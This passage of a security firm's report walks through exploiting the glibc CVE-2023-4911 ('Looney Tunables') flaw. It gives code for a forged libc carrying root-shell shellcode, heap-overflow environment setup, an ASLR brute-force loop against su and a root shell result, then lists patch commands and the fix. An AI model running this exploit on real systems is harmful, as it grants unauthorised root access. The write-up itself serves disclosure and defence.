
Set both the user privilege and the group privilege to 0 (root) and create shell codes to run the shell. Then, copy the libc.so.6 file and create a manipulated libc.so.6 file that overwrites the __libc_start_main() function.



```
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")
d = bytearray(open(libc.path, "rb").read())

sc = asm(shellcraft.setuid(0) + shellcraft.setgid(0) + shellcraft.sh())

orig = libc.read(libc.sym["__libc_start_main"], 0x10)
idx = d.find(orig)
d[idx : idx + len(sc)] = sc

open("./libc.so.6", "wb").write(d)
```

Figure 20. Make a fabricated library

If you check the manipulated library through the disassembler, the operation of the __libc_start_main() function is modified as shown below, and you can obtain a shell with a privilege set to 0 (root) when the function is called.




```
                     __libc_start_main                              XREF[3]:     Entry Point(*), 002e4198,
                                                                                 002eb000(*)
00129dc0 31 ff              XOR          EDI,EDI
00129dc2 6a 69              PUSH         0x69
00129dc4 58                 POP          RAX
00129dc5 0f 05              SYSCALL
00129dc7 31 ff              XOR          EDI,EDI
00129dc9 6a 6a              PUSH         0x6a
00129dcb 58                 POP          RAX
00129dcc 0f 05              SYSCALL
00129dce 6a 68              PUSH         0x68
00129dd0 48 b8 2f 62        MOV          RAX,0x732f2f2f6e69622f
         69 6e 2f 2f
         2f 73
00129dda 50                 PUSH         RAX
00129ddb 48 89 e7           MOV          RDI,RSP
00129dde 68 72 69 01        PUSH         0x1016972
         01
00129de3 81 34 24 01        XOR          dword ptr [RSP]=>local_18,0x1010101
         01 01 01
00129dea 31 f6              XOR          ESI,ESI
00129dec 56                 PUSH         RSI
00129ded 6a 08              PUSH         0x8
00129def 5e                 POP          RSI
00129df0 48 01 e6           ADD          RSI,RSP
00129df3 56                 PUSH         RSI
00129df4 48 89 e6           MOV          RSI,RSP
00129df7 31 d2              XOR          EDX,EDX
00129df9 6a 3b              PUSH         0x3b
00129dfb 58                 POP          RAX
00129dfc 0f 05              SYSCALL
```

Figure 21. The __libc_start_main() function of the fabricated library

Step 2. Load fabricated libraries


First, copy the manipulated library containing the shell codes under a folder with double quotation marks (₩“) included in the name. The reason for creating this folder is discussed in detail below.



```
    // copy forged libc
    if (mkdir("\"", 0755) == 0)
    {
        int sfd, dfd, len;
        char buf[0x1000];
        dfd = open("\"/libc.so.6", O_CREAT | O_WRONLY, 0755);
        sfd = open("./libc.so.6", O_RDONLY);
        do
        {
            len = read(sfd, buf, sizeof(buf));
            write(dfd, buf, len);
        } while (len == sizeof(buf));
        close(sfd);
        close(dfd);
    } // else already exists, skip
```

Figure 22. Copying malicious libraries to the " folder

Next, add three GLIBC_TUNABLES environment variables. The array filler containing the first environment variable fills the rw segment of ld.so so that memory in a new area is allocated during next dynamic allocation. The array kv containing the second environment variable causes the heap buffer overflow vulnerability and writes the value to be entered in the link_map structure in the memory in advance. Through filler2, an array containing the last environment variable, it serves as an offset to fill the heap memory so that the memory in the correct location can be allocated to the link_map structure.



```
    strcpy(filler, "GLIBC_TUNABLES=glibc.malloc.mxfast=");
    for (int i = strlen(filler); i < sizeof(filler) - 1; i++)
    {
        filler[i] = 'F';
    }
    filler[sizeof(filler) - 1] = '\0';

    strcpy(kv, "GLIBC_TUNABLES=glibc.malloc.mxfast=glibc.malloc.mxfast=");
    for (int i = strlen(kv); i < sizeof(kv) - 1; i++)
    {
        kv[i] = 'A';
    }
    kv[sizeof(kv) - 1] = '\0';

    strcpy(filler2, "GLIBC_TUNABLES=glibc.malloc.mxfast=");
    for (int i = strlen(filler2); i < sizeof(filler2) - 1; i++)
    {
        filler2[i] = 'F';
    }
    filler2[sizeof(filler2) - 1] = '\0';
```

Size : 0xd00

pads away loader rw section

Size = 0x600


Use overflow to write library pointer in the heap

Size = 0x620

The offset for the allocation position of the link_map structure

Figure 23. 3 GLIBC_TUNABLES environment variables

Set an envp array of size 0x1000 to be delivered to the environment variable. Put the first environment variable in envp[0], the second environment variable in envp[1], put the stack pointer in the appropriate location after that, and then put the third environment variable so that when the environment variables are processed, a heap buffer overflow occurs and the stack pointer is written in l_info[DT_RPATH].



```
    for (int i = 0; i < 0xfff; i++)
    {
        envp[i] = "";
    }

    for (int i = 0; i < sizeof(dt_rpath); i += 8)
    {
        *(uintptr_t *)(dt_rpath + i) = -0x14ULL;
    }
    dt_rpath[sizeof(dt_rpath) - 1] = '\0';

    envp[0] = filler;                               // pads away loader rw section
    envp[1] = kv;                                   // payload
    envp[0x65] = "";                                // struct link_map ofs marker
    envp[0x65 + 0xb8] = "\x30\xf0\xff\xff\xfd\x7f"; // l_info[DT_RPATH]
    envp[0xf7f] = filler2;                          // pads away :tunable2=AAA: in between
    for (int i = 0; i < 0x2f; i++)
    {
        envp[0xf80 + i] = dt_rpath;
    }
    envp[0xffe] = "AAAA"; // alignment, currently already aligned
```


0x20000

0xffffffffffffffec

fill the remaing env area with 0xffffffffffffffec

Figure 24. Setting the envp array to fabricate the environment variable

The remaining environment variable area is filled with −0x14 (0xffffffffffffffec). This is because the characters located at −0x14 in the pointer pointing to the .dynstr section is used as the directory name. If you actually execute '/usr/bin/su' and look at the sub−address of the .dynstr section, you will see the corresponding character string.




```
pwndbg> x/s 0x55bd62d1eff0-0x14
0x55bd62d1efdc: "\""
```

Figure 25. Checking the character string in the .dynstr section

Also, enter the middle address of the entire stack called [0x7ffdfffff030] as the stack pointer to be entered in l_info[DT_RPATH]. This is a method for bypassing the ASLR security technique with the stack having a random address every time a program is executed. Then, fill the environment variable area with −0x14 and execute the program repeatedly until the address points to the environment variable area. The Linux stack area is randomly determined in the 16GB area, and the environment variable area can occupy up to 6MB. So the likelihood of reaching the environment variable area increases after 16GB / 6MB = 2730 attempts.

Execute the /usr/bin/su file containing the envp array as an environment variable repeatedly through the fork() function.




```
    int pid;
    for (int ct = 1;; ct++)
    {
        if (ct % 100 == 0)
        {
            printf("try %d\n", ct);
        }
        if ((pid = fork()) < 0)
        {
            perror("fork");
            break;
        }
        else if (pid == 0) // child
        {
            if (execve(argv[0], argv, envp) < 0)
            {
                perror("execve");
                break;
            }
        }
        else // parent
```

Create process

Run /usr/bin/su --help
with envp array

Figure 26. Creating processes repeatedly


When the specified stack pointer reaches the environment variable area with a value of -0x14, the malicious library located at " is loaded and the function is modified.



```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
             Start                End Perm     Size Offset File
    0x55e620c5a000     0x55e620c5d000 r--p     3000      0 /usr/bin/su
    0x55e620c5d000     0x55e620c64000 r-xp     7000   3000 /usr/bin/su
    0x55e620c64000     0x55e620c66000 r--p     2000   a000 /usr/bin/su
    0x55e620c67000     0x55e620c69000 rw-p     2000   c000 /usr/bin/su
    0x7f2aa3d05000     0x7f2aa3d07000 r--p     2000      0 /usr/lib/x86_64-linux-gnu/libcap-ng.so.0.0.0
    0x7f2aa3d07000     0x7f2aa3d0a000 r-xp     3000   2000 /usr/lib/x86_64-linux-gnu/libcap-ng.so.0.0.0
    0x7f2aa3d0a000     0x7f2aa3d0b000 r--p     1000   5000 /usr/lib/x86_64-linux-gnu/libcap-ng.so.0.0.0
    0x7f2aa3d0b000     0x7f2aa3d0d000 rw-p     2000   5000 /usr/lib/x86_64-linux-gnu/libcap-ng.so.0.0.0
    0x7f2aa3d0d000     0x7f2aa3d10000 r--p     3000      0 /usr/lib/x86_64-linux-gnu/libaudit.so.1.0.0
    0x7f2aa3d10000     0x7f2aa3d18000 r-xp     8000   3000 /usr/lib/x86_64-linux-gnu/libaudit.so.1.0.0
    0x7f2aa3d18000     0x7f2aa3d2d000 r--p    15000   b000 /usr/lib/x86_64-linux-gnu/libaudit.so.1.0.0
    0x7f2aa3d2d000     0x7f2aa3d2f000 rw-p     2000  1f000 /usr/lib/x86_64-linux-gnu/libaudit.so.1.0.0
    0x7f2aa3d2f000     0x7f2aa3d3b000 rw-p     c000      0 [anon_7f2aa3d2f]
    0x7f2aa3d3b000     0x7f2aa3d63000 r--p    28000      0 /home/eqst/CVE-TEST/"/libc.so.6
    0x7f2aa3d63000     0x7f2aa3ef8000 r-xp   195000  28000 /home/eqst/CVE-TEST/"/libc.so.6
    0x7f2aa3ef8000     0x7f2aa3f50000 r--p    58000 1bd000 /home/eqst/CVE-TEST/"/libc.so.6
    0x7f2aa3f50000     0x7f2aa3f56000 rw-p     6000 214000 /home/eqst/CVE-TEST/"/libc.so.6
    0x7f2aa3f56000     0x7f2aa3f63000 rw-p     d000      0 [anon_7f2aa3f56]
```

Figure 27. Loading malicious libraries via the relative path

When the libc_main_start() function is executed, the root privilege shell is hijacked successfully.



```
eqst@23NB0109:~/CVE-2023-4911$ ./exp
# id
uid=0(root) gid=0(root) groups=0(root),1001(eqst)
```


Figure 28. The modified __libc_main_start function is executed and the root shell is obtained.

■ Countermeasures

A GNU C library patch has been distributed to resolve the issue.
The command to update the vulnerable library is as follows:

Ubuntu: sudo apt install libc6
Fedora: sudo yum update glibc
Debian: sudo apt install libc6
* When taking action, an update must be performed after the service availability test.


Looking at the patched library source codes, if a valid tunable name is not found and the end of the character string is reached, you will escape the loop statement.



```
@@ -180,11 +180,7 @@ parse_tunables (char *tunestr, char *valstring)
       /* If we reach the end of the string before getting a valid name-value
         pair, bail out.  */
       if (p[len] == '₩0')
-        {
-          if (__libc_enable_secure)
-            tunestr[off] = '₩0';
-          return;
-        }
+       break;

       /* We did not find a valid name-value pair before encountering the
         colon.  */
```

Figure 29. Repeated escape when name–value search fails after checking the character string

Also, if the end of the character string is reached after it is processed, you will escape the loop without maintaining the value.



```
@@ -244,9 +240,16 @@ parse_tunables (char *tunestr, char *valstring)
             }
         }

-       if (p[len] != '₩0')
-        p += len + 1;
+      /* We reached the end while processing the tunable string.  */
+      if (p[len] == '₩0')
+       break;
+
+      p += len + 1;
     }
+
+  /* Terminate tunestr before we leave.  */
+  if (__libc_enable_secure)
+    tunestr[off] = '₩0';
 }
```

Figure 30. When the character string ends after it is processed, repeated escape occurs.

■ Reference sites

- URL : https://github.com/leesh3288/CVE-2023-4911
- URL : https://github.com/ruycr4ft/CVE-2023-4911
- URL : https://elixir.bootlin.com/glibc/glibc-2.35/source/elf/dl-tunables.c
- URL : https://sourceware.org/git/?p=glibc.git;a=commit;h=1056e5b4c3f2d90ed2b4a55f96add28da2f4c8fa
- URL : https://www.qualys.com/2023/10/03/cve-2023-4911/looney-tunables-local-privilege-escalation-glibc-ld-so.txt

EQST INSIGHT

2023.11

SK shieldus

SK Shieldus Inc. 4&5F, 23, Pangyo-ro 227beon-gil, Bundang-gu, Seongnam-si, Gyeonggi-do, 13486, Republic of Korea
https://www.skshieldus.com

Publisher : SK Shieldus EQST business group
Production : SK Shieldus Communication Group